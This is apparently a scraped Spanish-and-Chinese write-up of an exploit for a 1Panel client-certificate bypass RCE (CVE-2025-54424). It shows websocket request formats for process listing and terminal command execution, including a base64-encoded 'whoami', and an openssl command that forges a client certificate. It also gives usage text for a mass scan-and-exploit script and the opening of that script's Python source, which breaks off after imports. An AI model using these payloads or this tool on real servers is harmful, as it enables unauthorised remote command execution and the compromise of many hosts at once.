
/process/ws
El formato de la solicitud es el siguiente{
"type": "ps", // 数据类型: ps(进程), ssh(SSH会话), net(网络连接), wget(下载进度)
"pid": 123, // 可选,指定进程ID进行筛选
"name": "process_name", // 可选,根据进程名筛选
"username": "user" // 可选,根据用户名筛选
}

/hosts/terminal
El formato de la solicitud es el siguiente{
"type": "cmd",
"data": "d2hvYW1pCg==" // "whoami" 的base64编码,记住不要忘记回车。
}
/containers/terminal/files/wget/processopenssl req -x509 -newkey rsa:2048 -keyout panel_client.key -out panel_client.crt -days 365 -nodes -subj "/CN=panel_client"
Utilice mi herramienta desarrollada, el script CVE-2025-54424.py, para la detección y explotación masiva. Las instrucciones de uso de la herramienta son las siguientes
Instale las dependencias necesarias pip install websocket-client cryptography PySocks requests
usage: CVE-2025-54424.py [-h] (-u URL | -f FILE) [-o OUTPUT] [-t THREADS]
                         [--proxy PROXY]

1Panel 客户端证书绕过RCE漏洞 一体化工具 (扫描+利用)
作者: Mrxn https://github.com/Mr-xn

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     单个目标,进入利用模式。例如: 192.168.1.100:8080
  -f FILE, --file FILE  目标文件,进入批量扫描模式。
  -o OUTPUT, --output OUTPUT
                        [扫描模式] 保存漏洞结果的文件名。
  -t THREADS, --threads THREADS
                        [扫描模式] 并发线程数。
  --proxy PROXY         为所有请求设置代理。例如: http://127.0.0.1:8080

Por ejemplo, la detección de un solo objetivo + ejecución de comandos (ejecución interactiva de comandos SSH) se muestra en la siguiente figura
import base64
import ssl
import sys
import json
import os
import tempfile
import argparse
import requests
import websocket
import threading
from concurrent.futures import ThreadPoolExecutor, as_completed
from urllib.parse import urlparse
from cryptography import x509
from cryptography.x509.oid import NameOID
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
import datetime

# 禁用 requests 库在禁用SSL验证时产生的警告
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

# --- 全局变量和线程锁 ---
print_lock = threading.Lock()
exploit_running = True
vulnerable_hosts = []

# --- 核心功能函数 ---
